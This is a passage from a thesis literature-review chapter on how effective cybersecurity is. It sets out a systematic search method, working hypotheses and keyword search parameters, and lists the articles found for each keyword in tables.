Table 22. Literature of the keyword of theories security:	71
Table 23. Literature of the keyword of cyber security and mitigation.....	72
Table 24. Literature of the keyword of cyber security and mitigation.....	72

1 Introduction

The purpose of literature review is to research is working hypothesis for the research of the thesis. The thesis research is to evaluate how well has cybersecurity succeed on its goal to effectively prevent cybercrimes and effectively mitigate cybercrimes. To be able make a high-quality research previous studies, which have causality or possible connection to the research scope must be reviewed. Literature review tier has been decided to be a systematic literature review, which is defined in scientific researches the supreme tier [1]. The evidence based pyramid model [2] defines the systematic literature review as most valid form of evidence for example in medical science [3]. Therefore, systematic literature review will selected for this research, because it will give most valid base for the study, which is has impact the study validity [4]. Without valid working hypothesis research might not be able measure its working hypothesis alias hypothesis and make valid conclusion comparing results to reality as it is.

1.1. Contribution of the author

The contribution in this lab are unique literature review were previous studied effectivity of cybersecurity are reviewed and development of science of security. These data will give summary what is development of cybersecurity and science of security. Making a literature review is itself development of science of security, which around society needs for effective decision making [5].

1.2. Method for the literature review

To guarantee high-quality literature review, a guideline is need to make process with reliability. The Institute of Criminology from University of Helsinki has done a systematic literature review of effectivity of crime prevention [6] and that quality system of literature review is used as base when this research literature review is done. The literatures are systematically collected from the databased and they are analysed by method of content analysis.¹

1.3. Philosophical approach behind literature review

The thinking behind the literature review is that those previous researches must be review before the systematic picture of a development of cybersecurity and science of security can be obtain. The journals has possible articles and publications which do not full criterions of scientific data and publications may have quality, reliability and validity issues. The philosophy of science² is used to validate during review that are credibility of the articles, when final conclusion is given based on either data or information which review publications did possess. None of data is purely of objective [7] and numbers are thought to be objective in science, but none of elements of data is not connected to number, what it will tell to readers or research other than that if number x then number x and that is how it is,³ which in science

¹ Stefan Securing and Stefan Gold, *Conducting content - analysis based literature reviews in supply chain management*, <https://www.emeraldinsight.com/doi/abs/10.1108/13598541211258609?journalCode=scm>

² The author of the article writer has attend on course of HHF9030 – Philosophy of Science, which is offer for Ph.D students at Tallinn University of Technology. In addition, other philosophy of science and informal fallacies is used to measure credibility of previous researches. More information of philosophy of science at [www: http://www.helsinki.fi/hum/fil/tietfil/Luento01.htm](http://www.helsinki.fi/hum/fil/tietfil/Luento01.htm) and more information of logic and informal fallacies at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm)

³ More information at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#kehapaattely](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#kehapaattely)

is considered as false argument in science.⁴

Even scientific databases should possess data which means a truth (*aletheia*) [8], not information which is belief (*doxa*) [9]. For this reason, literature review research results are compared and evaluated how well they are reasoned. In science if same result cannot be repeated, or the truth is just one person's rationality, or there are problems that it is impossible to assess or measure, then publications is more like a philosophical publication than scientific alias truth [10].

1.4. Working hypothesis for the literature review and keywords

The main working hypothesis for the literature review is to evaluate effectivity of cyber-security. Therefore, main working hypothesis is that: *cyber-security has been done that it has been successfully* [11] and *cyber-security has been effective to prevent and mitigate cyber-crimes and therefore, cyber-incidents are effectively avoid or mitigated*. The helper working hypothesis is: *science of security and science of cyber security are advanced and there are numbers amount of studies and both sciences has reliable and valid metrics to measure the security levels and therefore, effectivity of the practises of security and cyber-security*.

Both working hypothesis will be evaluated through literature review what has been previously researched and what were results of those researches. The keywords for review are selected based on semantic [12] of the working hypothesis and they are selected with keywords which have direct causality [13] to working hypothesis statement and possible connection [13]. In the end of research can be stated what was an actually connection to working hypothesis.

The working hypothesis has element from humanities, technology, effectivity of solutions and history of development of threat and crises. Therefore, literature review keywords shall be following: *effective prevention, cyber security and controls effectiveness, cyber security, security effectiveness, organizational resilience and cyber security, cyber security and mitigation effectiveness, criminology cyber, penetration test and programmable logic controller, Plan-Do-Check-Act and cyber security, PDCA and cybersecurity, cyber security and prevention effectiveness, science of security, cyber security and physical security, cyber security effectiveness, history of war, cyber world, OODA and cyber security, science of cyber security, metrics of cyber security, security metrics, theory of security, theories security and mitigation and cyber security and basic discovery*.

1.5. Scope of the literature review

The scope of the literature review is to gain knowledge and data of the previous research of the working hypothesis. Nevertheless, second scope is to gain understanding what those keyword definitions means and what kind of data the keywords have inside the domain of the keywords. In addition, these semantic evaluation of the definitions, but the sematic analysis is not done and definitions are used loosely and new way of thinking⁵ is not systematically justified with reliability and validity, then the study becomes a pseudoscientific than scientific [14], [15].

⁴ The argument is called as *begging the question*, which is circular reasoning and not valid reasoning in science.

⁵ The new way of thinking is defined in science as paradigm and it means thinking of the man of abstract phenomena which is defined as theory of the research and definitions of the research. Both theory and definitions are throughput of systematic study and critical thinking and peer-reviewed study. In science there are no absolute truth alias theories and data is not based on one-person authority or one person rationality. It is based that research can be repeated and it has self-correction and others can understand the abstract thing, otherwise it becomes pseudoscience or something else.

1.6. Reliability and validity of the literature review

The reliability is guaranteed by stating what was working hypothesis and what are measured and what keywords has been selected for literature review and the process how the literature will done, will be explained. Those things will guarantee the reliability of the literature review [16]. Validity is guaranteed by selecting data from only results of the literature review [16].

1.7. Databases and general selection criterions

The systematic literature has selected as method for the literature review. The criterions to conduct systematic review for previous researches are to selected database which have connection to multiple scientific databases [17]. Primo of TTÜ e-resources portal⁶ have access more than 100 scientific databases.⁷ Therefore, Primo of TUT fill criterion for systematic literature review. Articles and publications which qualities scientific [18], [19] criterions⁸ will be selected for review and in addition articles and publications where Tallinn University of Technology has full access rights will be selected for the review.

Other literature will be selected author's own collection to describe professional aspects of the study and previous researches of cybersecurity and science of security, but those literature will be mentioned in separate chapter and they results are listed in separate conclusion to avoid mixing professional literature to scientific publications, even though author possess scientific literature at the collection. These other literatures will be listed in chapter of *other literature*. The conclusion of the other literature will be mentioned in same chapter of *other literature*.

1.8. Other literatures

The other literature are professional books and scientific publications which have causality or either possible connection to science of security. The literature are following: Oikeuden ja lainkäytön teoria (EN: theory of the practice of law and justice) by Ph.D Ari Hirvonen (ISBN: 978-952-10-7810-1), Venyvä totuus – illuusio rehellisyydestä ja monogamiasta (EN: Stretching truth - an illusion of honesty and from monogamy) by MSc in Criminology and Criminal Psychology, and Master of Arts (Education) Saara Huhtasaari (ISBN: 978-951-568-304-5), Johdatus tieteelliseen ajatteluun (EN: introduction to scientific thinking) by Ph.D Leila Haaparanta and Ph.D Ilkka Niiniluoto (ISBN: 978-952-495-397-9), Turvalisuus tutkimuksen tekeminen (EN: Conducting a security studies) by Ph.D Jarmo Heinonen, and D.Sc. (Econ), D.Sc. (Admin.) Anssi Keinänen and LL.D Jyri Paasonen (ISBN: 978-951-885-360-5), Johdatus logiikkaan (EN: introduction to logic) by Hannele Salminen and Jouko Väänänen (ISBN: 951-662-549-5).

These books are used as base for creating the working hypothesis, but understand what is status of current research in the science of security and how the scientific methods and scientific thinking can be applied to the literature review. **In conclusion**, there are scientific method to study the science of security and science of cyber-security, but proper theories are missing to conduct proper studies based on this other literature review. Therefore, the literature review must be expanded and databased are searched systematically.

⁶ The access link to the portal: https://tutl-primo.hosted.exlibrisgroup.com/primo_library/libweb/action/search.do?vid=372TUTL_VU1

⁷ More information of the portal at www: <https://www.ttu.ee/news/news-2/library-7/e-resources-portal-primo-is-popular-in-the-new-year/>

⁸ There is philosophy of science principles which must be full filled.

1.9. Other databases and extra doctoral dissertation

Other literature will be collected from CCDCOE database with following keywords of *effectivity cyber*, *effective cyber* and from search interface by keywords of *effectivity cyber security* and then results will be explained in further chapter. The other extra doctoral dissertation is selected from Tallinn University of Technology to this literature review to understand cybersecurity metrics. The doctoral dissertation name is *Reliable and Efficient Determination of the Likelihood of Rational Attacks* by Aleksandr Lenin.

1.10. Search parameters for the keywords

This literature review has multiple keywords. There has been number of preliminary searches conducted to Primo of TUT e-portal and search parameters are not equally same for each keywords. Parameters were changed, because database did give in a few keywords too many hits, which do not have in short review causality for the keyword definition and in a few cases there were no hits or hits amount tried to be increased by letting loose the search parameters. These decision was made to guarantee reliable and valid review. Each decision which has been done for the keyword will be stated in this chapter.

Firstly, for definition of *effective prevention* the search parameter has been set that string must be at “in subject” and with exact order. This did give three results in 21th of March in 2018 and if string allowed to be in any location of the publication, it gives 20 089 hits, which raises question how many those of articles really have that string in the keywords. Therefore, only twenty articles have been collected, because they have this *effective prevention* in the subject of the publication.

Secondly, for definition of *cyber security* and *controls effectiveness* the search parameter has been set that both strings can be at “any” and with contains of *cyber security* and exact order of *controls effectiveness*. These parameters did give four hits in 21th of March 2018.

Thirdly, for definition of *cyber security* the search parameter has been set that the string must be in the title and the string contains as exact. The first search did give over about one thousand results, but there were only five review articles in those results. These review articles were collected, because they are review of all the researches [20] which are done field of cyber security. These results were obtained in 21th of March 2018.

Fifthly, for definition of *security effectiveness* the search parameter has been set that the string must be in the title and it must be found in exact form. These parameters did give eleven hits in 21th of March 2018.

Sixth, for definition of *organizational resilience* and *cyber security* the search parameters have been set that the strings must be in any field and both must be on exact form. The search did give six results in 1st of April 2018.

Seventh, for definition of *cyber security* and *mitigation effectiveness* the search parameters have been set that the strings can be in any field and both strings must be found as in exact form from any field. These parameters did give two hits in 16th of February 2018.

Eighth, for definition of *cyber criminology* the search parameters have been set that the strings can be in any field and the string must be found as in exact form from any field. These parameters did give two hits in 3rd of April 2018.

Ninth, for definition of *penetration test* and *programmable logic controller* the search parameters have been set that strings can be in any field and both strings must be in exact form. These parameters did give four hits in 16th of February 2018.

Tenth, for definition of *Plan-Do-Check-Act* and *cyber security* the search parameters have been set that strings can be in any field and both strings must be in exact form. These parameters did give three hits in 16th of February 2018.

Eleven, for definition of *PDCA* and *cyber security* the search parameters have been set that strings can be in subject field and both strings must be in exact form. These parameters did give none hits in 16th of February 2018.

Twelve, for definition of *cyber security* and *prevention effectiveness* the search parameters have been set that strings can be in any field and both strings must be in exact form. These parameters did give one hits in 16th of February 2018, only abstract has been download because of the license issues.

Thirteen, for definition of *science of security* the search parameters have been set that a string can be in any field and the string must be in exact form. These parameters did give twenty-eight hits in 21th of March 2018.

Fourteen, for definition of *cyber security* and *physical security* the search parameters have been set that strings can be in any field and the both string must be in exact form. These parameters did give nine hits in 23th of March 2018, but only eight was been able to download.

Fifteen, for definition of *cyber security effectiveness* the search parameters have been set that a string can be in any field and the string must be in exact form. The search did give one hit in 16th of February 2018.

Sixteen, for definition of *history of war* the search parameters have been set that a string can be in title and the string must be in exact form. The search did give twelve hit in 21th of February 2018.

Seventeen, for definition of *cyber world* the search parameters have been set that a string can be in title and the string must be in exact form. The search did give results, but only twenty were be able to download in 21th of February 2018.

Eighteen, for definition of *OODA* and *cyber security* the search parameters have been set that strings can be in title and the both strings must be in exact form. The search did give results, but only fourteen were be able to download in 16th of February 2018

Nineteen, for definition of *science of cyber security* the search parameters have been set that strings can be in any and the string must be in exact form. The search did give five hits in 1st of April 2018.

Twenty, for definition of *metrics of cyber security* the search parameters have been set that a string can be in any and the string must be in exact form. The search did not give any hits in 1st of April 2018.

Twenty-one, for definition of *security metrics* the search parameters have been set that a string can be only in subject and the string must be in exact form. The search did give thirty-two hits in 30th of March 2018.

Twenty-two, for definition of *theory of security* the search parameters have been set that a string can be in any and the string must be in exact form. Other search parameter were that journal must be peer-reviewed. The peer-reviewed were selected, because there we number of amount non reviewed article of theory of security and it is paramount to get valid and scientific theories in the review. The search did give twenty-two hits in 31th of March 2018.

Twenty-three, for definition of *mitigation* and *cyber security* the search parameters have been set that string can be in subject and the string must be in exact form. The search did give four hits in 3rd of April 2018.

Twenty-Four, for definition of *basic discovery* the search parameters have been set that string must be found from the title and the string must be in exact form. The search did give nine results in 29th of April 2018.

1.11. Scalability of the literature review

There is no year limit, which article or publication, would not be accepted for the review. The databases are explored with keywords and search parameters without any year limit. Primo of TUT database is explored fully with keywords which are already stated in chapter of 1.4 *Working hypothesis for the literature review and keywords*.

1.12. The selection process and processing of the literature

The articles and publication will be selected for further review if they are fulfilling the elements of science. Then, article abstract is read through and based on that data will be decided does data have connection the working hypothesis either causality connection or possible connection. The hold article will read through, if there is need, but this is mentioned separately in review of the article.

1.13. The data of the publications

The publications from TUT Primo will analysed based on the abstract and in addition the data how the research reliability and validity is guaranteed will be explored from the publication, if it is not mentioned in the abstract of the publication. If these are not found from the abstract, then the literature is read thru and comparison analysis is used to assess publication credibility, reliability, validity and connection to the working hypothesis. The other literature will analysed by read thru the materials and using comparison analysis method will the literature has possible connection or causality to the working hypothesis alias hypothesis.

2 The systematic analysis to the literature

The systematic literature review did obtain numerous amount of publications. These will be listed in following tables. Nevertheless, each search tables are listed in each search own chapter.

2.1. The result of search of effective prevention

Table 1. Literature of the keyword of *effective prevention*.

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Takashi Wada, Tsutomu Fukumoto, Kyoko Ito	Relationship between the three kinds of healthy habits and the metabolic syndrome
<i>Elsevier</i>	Lenette Azzi-Lessing	Home visitation programs: Critical Issues and Future Directions
<i>The Pharmaceuti-</i>	Haruko Yokoyama, Yuko Nakajima, Yo-	Investigation of Mouth Washing after Inhaled Corticosteroids in the Patients

<i>cal Society of Japan</i>	shikazu Yamamura, Tatsuji Iga and Yasuhiko Yamada	
<i>Acta Pediatrica Mex</i>	Hernández-Orozco HG1, Castañeda-Narváez JL, Lucas-Reséndiz ME, RosasRuiz A, Aparicio-Santago GL, Zárate-Castañón P, Camacho-Soto SA	Prevención de neumonia asociadaa ventilación con paquete de verificación en la Unidad de Cuidados Intensivos. Estudio piloto
<i>The Scientific World Journal</i>	Ben M. F. Lawl and Daniel T. L. She	Process Evaluation of a Positive Youth Development Program in Hong Kong Based on Different Cohorts
<i>The Scientific World Journal</i>	Daniel T.L. Shek and Rachel C.F. Sun	Implementation Quality of a Positive Youth Development Program: Cross-Case Analyses Based on Seven Cases in Hong Kong
<i>Sage</i>	Ben M. F. Lawl and Daniel T. L. Shek	Process Evaluation of a Positive Youth Development Program: Project P.A.T.H.S
<i>acaDEmicus - in-TErna-Tional sciEnTific journalL</i>	Elsa Toska Dobjani	Length of proceedings as standard of due process of law in the practise of the Constitutional Court of Albania
<i>The Journal of Primary Prevention</i>	Lynne A. Bond and Amy M. Carmola Hauf	Taking Stock and Putting Stock in Primary Prevention: Characteristics of Effective Programs
<i>School Psychology Review</i>	Karen L. Bierman	Commentary: New Models for School-based Mental Health Services
<i>The Journal of Behavioral Health Services & Research</i>	Roger A. Boothroyd, Paul E. Greenbaum, Wei Wang, Krista Kutash, Robert M. Friedman,	Development of a Measure to Assess the Implementation of Children's Systems of Care: The Systems of Care Implementation Survey (SOCIS)
<i>Alcohol Research & Health</i>	Richard L. Spoth, Ph.D.; Lisa M. Schainker, Ph.D., M.P.H.; and Susanne Hiller-Sturmhöfel, Ph.D	TRANSLATING FAMILY-FOCUSED PREVENTION SCIENCE INTO PUBLIC HEALTH IMPACT ILLUSTRATIONS FROM PARTNERSHIP-BASED RESEARCH
<i>JOURNAL OF COMMUNITY</i>	Abraham Wandersman, E. Gil Clary, Janet Forbush, Susan G. Weinberger	COMMUNITY ORGANIZING AND ADVOCACY: INCREASING THE QUALITY AND QUANTITY OF MENTORING PROGRAMS

<i>PSY-CHOL-OGY</i>	and Shawn M. Coyne and Jennifer L. Duffy	
<i>Association of Schools of Public Health</i>	Noreen Clark, Laurie Lachance, Amy Friedman Milanovich, Shelley Stoll and Daniel F. Awad	Characteristics of Successful Asthma Programs
<i>American Journal of Community Psychology</i>	Irwin Sandler, Amy Ostrom, Mary Jo Bitner, Tim S. Ayers, Sharlene Wolchik, and Vicki-Smith Daniels	Developing Effective Prevention Services for the Real World: A Prevention Service Development Model
<i>Am J Community Psychol</i>	Abraham Wandersman	Four Keys to Success (Theory, Implementation, Evaluation, and Resource/System Support): High Hopes and Challenges in Participation
<i>Am J Community Psychol</i>	Duncan C. Meyers, Joseph A. Durlak, Abraham Wandersman	The Quality Implementation Framework: A Synthesis of Critical Steps in the Implementation Process
<i>The Journal of Primary Prevention</i>	Sandra Stith, Irene Pruitt, JEMEG Dees, Michael Fronce, Narkia Green, Anurag Som, and David Linkh	Implementing Community-Based Prevention Programming: A Review of the Literature
<i>J Primary Prevent</i>	Daniel Herman, Sarah Conover, Alan Felix, Aman Nakagawa, Danika Mills	Critical Time Intervention: An Empirically Supported Model for Preventing Homelessness in High Risk Groups
<i>Curr Allergy Asthma Rep</i>	Luv D. Makadia1 & P. Jervey Roper1 & Jeannette O. Andrews2 & Martha S. Tingen3	Tobacco Use and Smoke Exposure in Children: New Trends, Harm, and Strategies to Improve Health Outcomes

2.2. The result of search of cyber security and controls effectiveness

Table 2. Literature of the keyword of *cyber security* and *controls effectiveness*

The Journal	The Authors	The Article Title
<i>Journal of Theoretical</i>	NIRMALYA CHAKRABORTY, VANDNA	A PERCEPTUAL STUDY ON FACTORS OF MEDICAL DATA SECURITY IN INDIAN ORGANIZATIONS

<i>and Applied Information Technology</i>	SHARMA, JAYANTHI RAN- JAN	
<i>IEEE</i>	Reijo M. Savola, Heimo Pentikäinen and Moussa Oued- raogo	Towards Security Effectiveness Measurement utilizing Risk-Based Security Assurance
<i>Fourth International Conference on Emerging Security Information, Systems and Technologies</i>	Reijo M. Savola, Heimo Pentikäinen	Security-Measurability-Enhancing Mechanisms for a Distributed Adaptive Security Monitoring System
<i>Emeraldinsight</i>	Stefan Fenz and Johannes Heurix, Thomas Neubauer and Fabian Pech- stein	Current challenges in information security risk management
<i>EDPACS</i>	Charles H. Le Grand	Positive Security, Risk Management, and Compliance
<i>Springer Link</i>	Elmar Kiesling, Andreas Ekelhart, Bernhard Grill, Christine Strauss, Christian Stummer	Selecting security control portfolios: a multi-objective simulation-optimization approach

2.3. The result of search of *cyber security*

Table 3. Literature of the keyword of *cyber security*.

The Journal	The Authors	The Article Title
<i>Journal of Homeland Security and Emergency Management</i>	Alethia H. Cook	Review of Cyber Security: Economic Strategies and Public Policy Alternatives
<i>Journal of Digital Forensics, Security and Law</i>	Gary C. Kessler	Cyber Security and Global Information Assurance: Threat Analysis and Response Solutions
<i>International Studies Review</i>	Ronald J. Deibert	The Virtual Absence of Malice: Cyber Security and Threat Politics
<i>Journal of the Royal Statistical Society</i>	N. Adams and N. Heard	Data Analysis for Network Cyber-security

2.4. The result of search of *security effectiveness*

Table 4. Literature of the keyword of *security effectiveness*.

The Journal	The Authors	The Article Title
<i>Elsevier Science Ltd</i>	Atreyi Kankanhalli, Hock-Hai Teo, Bernard C.Y. Tan, Kwok-Kee Wei	An integrative study of information systems security effectiveness
<i>Unitec Institute Of Technology</i>	Irene Kouprianova, David Ek, Michele Bergman and Roger Showalter	Security Effectiveness Review (SER)
<i>Sandia National Laboratories</i>	Kristl A. Gordon and Gregory D. Wyss	Comparison of Two Methods to Quantify Cyber and Physical Security Effectiveness
<i>IEEE</i>	Reijo M. Savola, Heimo Pentikäinen and Moussa Ouedraogo	Towards Security Effectiveness Measurement utilizing Risk-Based Security Assurance
<i>Defense Personnel Security Research Center</i>	Howard W. Timm	Estimated Impact of the Proposed Automated Continuing Evaluation System (ACES) on Personnel Security Effectiveness: A Preliminary Feasibility Assessment
<i>UNIVERSITY OF NORTH TEXAS</i>	Joseph H. Schuessler	GENERAL DETERRENCE THEORY: ASSESSING INFORMATION SYSTEMS SECURITY EFFECTIVENESS IN LARGE VERSUS SMALL BUSINESSES
<i>Iowa State University</i>	Bobby J. Martens, Michael R. Crum, and Richard F. Poist	Examining Antecedents to Supply Chain Security Effectiveness: An Exploratory Study
<i>Van Hall Larenstein University of Applied Sciences</i>	Ochen Morrish	Effectiveness of farmers' participations in NAADS project for improved yields
<i>Unitec Institute of Technology</i>	Navneet Kaur	Security Effectiveness of Virtual DMZ in Private Clouds
<i>Tandfonline</i>	Morten Jarlbæk Pedersen	The intimate relationship between security, effectiveness, and legitimacy: a new look at the Schengen compensatory measures
<i>NCDU</i>	CHEN, YUAN-CHENG	Exploring Organizational Culture for Information Security Effectiveness

2.5. The result of search of *organizational resilience and cyber security*:

Table 5. Literature of the keyword of *organizational resilience and cyber security*

The Journal	The Authors	The Article Title
<i>Elsevier</i>	William J. Worthington, Jamie D. Collins, Michael A. Hitt.	Beyond risk mitigation: Enhancing corporate innovation with scenario planning
<i>Elsevier</i>	Nigel Wilson	Australia's National Broadband Network e A cybersecure critical infrastructure?
<i>Elsevier</i>	Christer Pursiainen	Critical infrastructure resilience: A Nordic model in the making?

<i>IEEE</i>	Peter R.J. Trim and Yang-Im Lee	A Security Framework for Protecting Business, Government and Society from Cyber Attacks
<i>IEEE</i>	Dong Wei and Kun Ji	Resilient Industrial Control System (RICS): Concepts, Formulation, Metrics, and Insights
<i>Emerald insight</i>	Christopher B. Davison	Selected leadership demographics as predictors of continuity planning

2.6. The result of search of cyber security and mitigation effectiveness

Table 6. Literature of the keyword of cyber security and mitigation effectiveness:

The Journal	The Authors	The Article Title
<i>IEEE</i>	Thomas D ubendorfer, Matthias Bossardt, Bernhard Plattner	Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation
<i>MILCOM and IEEE</i>	J. Depoy, J. Phelan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss	RISK ASSESSMENT for PHYSICAL AND CYBER ATTACKS on CRITICAL INFRA-STRUCTURES

2.7. The result of search of *criminology cyber*

Table 7. Literature of the keyword of *criminology cyber*:

The Journal	The Authors	The Article Title
<i>Journal of Criminal Justice Education</i>	Elizabeth C. Dretsch, Robert Moore, Julia N. Campbell & Michael N. Dretsch	Does Institution Type Predict Students' Desires to Pursue Law Enforcement Careers?
<i>Journal of Criminal Justice Education</i>	Helen Taylor Greene, Shaun L. Gabbidon & Sean K. Wilson	Included? The Status of African American Scholars in the Discipline of Criminology and Criminal Justice Since 2004

2.8. The result of search of penetration test and programmable logic controller

Table 8. Literature of the keyword of penetration test and programmable logic controller:

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Bai, Yong; Bai, Qiang	Subsea Engineering Handbook
<i>Network Security</i>	Ken Munro	SCADA – A critical situation
<i>Elsevier</i>	Yulia Cherdantseva, Pete Burnap, Andrew Blyth, Peter Eden , Kevin Jones, Hugh Soulsby, Kristan Stoddart	A review of cyber security risk assessment methods for SCADA systems

2.9. The result of search of Plan-Do-Check-Act and cyber security

Table 9. Literature of the keyword of *Plan-Do-Check-Act* and *cyber security*:

The Journal	The Authors	The Article Title
	Wikipedia	IASME ¹⁰
	M.P. Azuwa, Rabiah Ahmad, Shahrin Sahib and Sohaluddin Shamsuddin	A Propose Technical Security Metrics Model for SCADA Systems
	David and Sutton	Information Risk Management: A practitioner's guide ¹¹

2.10. The result of search of PDCA and cyber security

Table 10. Literature of the keyword of *PDCA* and *cyber security*:

The Journal	The Authors	The Article Title
-	-	-

The search did give no hits results.

2.11. The result of search of cyber security and prevention effectiveness

Table 11. Literature of the keyword of *cyber security* and *prevention effectiveness*:

The Journal	The Authors	The Article Title
<i>Springer</i>	Diogo A. B. Fernandes, Liliana F. B. Soares, João V. Gomes, Mário M. Freire and Pedro R. M. Inácio	Security issues in cloud environments: a survey

2.12. The result of search of science of security

Table 12. Literature of the keyword *science of security*:

The Journal	The Authors	The Article Title
<i>Springer</i>	Carlos Chesñevar, Onaindia, Ossowski and George Vouros	Agreement Technologies

⁹ The Tallinn University of Technology do not have direct access the article and it cannot be opened in Adobe *.acsm file reader.

¹⁰ Not scientific publication, rejected.

¹¹ The Tallinn University of Technology do not have direct access the article and it cannot be opened in Adobe *.acsm file reader.

<i>ACM</i>	Shouhuai Xu	Emergent Behavior in Cybersecurity
<i>ACM</i>	Dusko Pavlovic	Towards a Science of Trust
<i>ACM</i>	Gaofeng Da, Mao-chao Xu and Shouhuai Xu	A New Approach to Modeling and Analyzing Security of Networked Systems
<i>ACM</i>	Ren Zheng, Wenlian Lu and Shouhuai Xu	Active Cyber Defense Dynamics Exhibiting Rich Phenomena
<i>ACM</i>	Henrik Sandberg and Andr'e M.H. Teixeira	From Control System Security Indices to Attack Identifiability
<i>ACM</i>	Nicolas Papernot, Patrick McDaniel, Arunesh Sinhay, and Michael Wellman	SoK: Towards the Science of Security and Privacy in Machine Learning
	Elizabeth A. Quaglia and Ben Smyth	A short introduction to secrecy and verifiability for elections
<i>Sandia National Laboratories</i>	Mary Lynn Garcia	Development of Security Engineering Curricula at US Universities
<i>IEEE</i>	Daniel Geer and John Harthorne	Penetration Testing: A Duet
<i>IEEE</i>	Matt Bishop and Deborah Frincke	A Human Endeavor - Lessons from Shakespeare and Beyond
<i>IEEE</i>	Ray Hunt and Jill Slay	Achieving Critical Infrastructure Protection through the Interaction of Computer Security and Network Forensics
<i>Carnegie Mellon University</i>	AnupAm DAttA, JASON FrAnklin, DeepAk GARg, limin JiA, AnD Dilsun kAynAr	On Adversary Models and Compositional Security ¹²
<i>IEEE</i>	DaviD Evans and sal stolfo	The Science of Security ¹³
<i>IEEE</i>		The 32nd ACM/IEEE International Conference on Software Engineering (ICSE 2010) ¹⁴
<i>IEEE</i>	Patrick McDaniel, Brian Rivera and Ananthram Swami	Toward a Science of Secure Environments
<i>IEEE</i>	Jaideep Vaidya	Editorial
<i>IEEE</i>	Cormac Herley and P.C. van Oorschot	Science of Security: Combining Theory and Measurement to Reflect the Observable
<i>Human Factors and Ergonomics Society</i>	Robert W. Proctor and Jing Chen	The Role of Human Factors/Ergonomics in the Science of Security: Decision Making and Action Selection in Cyberspace
<i>International Relations</i>	Thierry Balzacq	The 'Essence' of securitization: Theory, ideal type, and a sociological science of security

¹² News article, rejected.

¹³ News article, rejected.

¹⁴ Non-scientific publication, rejected

<i>Financial analysis journal</i>	Benjamin Graham	Toward a Science of Security Analysis
<i>Technology innovation management review</i>	Rich Goyette, Yan Robichaud, and François Marinier	A Research Agenda for Security Engineering
<i>JID</i>	Nicole M. Bouvier	The Science of Security Versus the Security of Science
<i>ACM</i>	Roy A. Maxion, Thomas A. Longstaff and John McHugh	Why Is There No Science in Cyber Science?
<i>ACM</i>	Fred B. Schneider	Programming Languages in Security
<i>ACM</i>	Angelos Keromytis, Sean Peisert, Richard Ford and Carrie Gates	Proceedings of the 2010 New Security Paradigms Workshop
<i>Microsoft and IEEE</i>	Cormac Herley and P.C. van Oorschot	SoK: Science, Security, and the Elusive Goal of Security as a Scientific Pursuit

2.13. The result of search of cyber security and physical security

Table 13. Literature of the keyword of *cybersecurity* and *physical security*:

The Journal	The Authors	The Article Title
<i>Journal of Advanced Research</i>	Aditya Ashok, Adam Hahn and Manimaran Govindarasu	Cyber-physical security of Wide-Area Monitoring, Protection and Control in a smart grid environment
<i>Sandia National Laboratories</i>	Mark Murton, Paul Johnston, Russel Waymire, Deborah Belasich	A Fidelity Framework for Small Arms Combat
<i>Sandia National Laboratories</i>	William M.S. Stout, Vincent E. Urias	Challenges to Securing the Internet of Things
<i>ACM</i>	Yatin Wadhawan and Clifford Neuman	Defending Cyber-Physical Attacks on Oil Pipeline Systems: A Game-Theoretic Approach
<i>Iowa State University</i>	Aditya Ashok	Attack-resilient state estimation and testbed-based evaluation of cyber security for wide-area protection and control
<i>Ietdl</i>	S.R SAMANTARAY	Special Issue on "Sensors and Data analytics for Smart Grid Infrastructure"
<i>Elsevier</i>	Stallings, William	Physical Security Essentials (2013) ¹⁵
<i>Elsevier</i>	Stallings, William	Physical Security Essentials-Chapter 4 (2014) ¹⁶

¹⁵ The Tallinn University of Technology do not have direct access the article and it cannot be opened in Abobe *.acsm file reader.

¹⁶ The Tallinn University of Technology do not have direct access the article and it cannot be opened in Abobe *.acsm file reader.

2.14. The result of search of cyber security effectiveness

Table 14. Literature of the keyword of *cyber security effectiveness*:

The Journal	The Authors	The Article Title
SIGITE	Rowe, Dale and Lunt, Barry and Ekstrom, Joseph	The role of cyber-security in information technology education

2.15. The result of search of history of war

Table 15. Literature of the keyword of *history of war*:

The Journal	The Authors	The Article Title
Cambridge University Press	Roger Chickering / Dennis Showalter / Hans van de Ven	The Cambridge History of War. Vol: 4. War and the Modern World
dspace	Johnson, D. and- Vugt, M. van	A history of war: The role of intergroup conflict in sex differences in aggression.
Universitetet i Stavanger	Morten Aanestad	En analyse av fire norske museers krigshistoriske utstillinger
U.S. Army Medical Research and Materiel Command Fort Detrick	Paul B. Hicks	Predictors of Treatment Response to Fluoxetine in PTSD Following a Recent History of War Zone Stress Exposure
U.S. Army Medical Research and Materiel Command Fort Detrick	3aul B. Hicks, M.D., Ph.D. Michael L. Adams, Ph.D., LTC Brett Litz, Ph.D. Keith Young, Ph.D. Jed Goldart, M.D. Tom Velez, Ph.D. Walter Penk, Ph.D. Kathryn Kotrla, M.D.	Predictors of Treatment Response to Fluoxetine in PTSD Following a Recent History of War Zone Stress Exposure
Tandfonline	Zahira Aragüete-Toribio	Confronting a history of war loss in a Spanish family archive
AMERICAN HISTORICAL REVIEW	VICKI CARON	Europe: Early Modern and Modern
Nordisk-museologi		Electronically editions ¹⁷

¹⁷ Not scientific publication, rejected.

<i>ELNET</i>	Deborah Carmichael	Mobilizing Nature: The Environmental History of War and Militarization in Modern France
<i>Cambridge University Press</i>	John Archer	Does sexual selection explain human sex differences in aggression?
<i>CSIS</i>	Jon Arrizabalaga	Introduction. On the 150th anniversary of the red cross: new issues and perspectives in the history of war humanitarianism
<i>Querelles</i>	Birthe Kundrus	Privatisierung von Geschichte. Probleme einer differenzierten Aufarbeitung
<i>Tandfonline</i>	Joan Beaumont	The State of Australian History of War
<i>International Feminist Journal of Politics</i>	Umut Özkaleli & Ömür Yilmaz	'What Was My War Like?'

2.16. The result of search of cyber world

Table 16. Literature of the keyword of *cyber world*:

The Journal	The Authors	The Article Title
-	Larisa Fialkova / Maria N . Yelenevskaya , Haifa	Ghosts in the Cyber World - An Analysis of Folklore Sites on the Internet
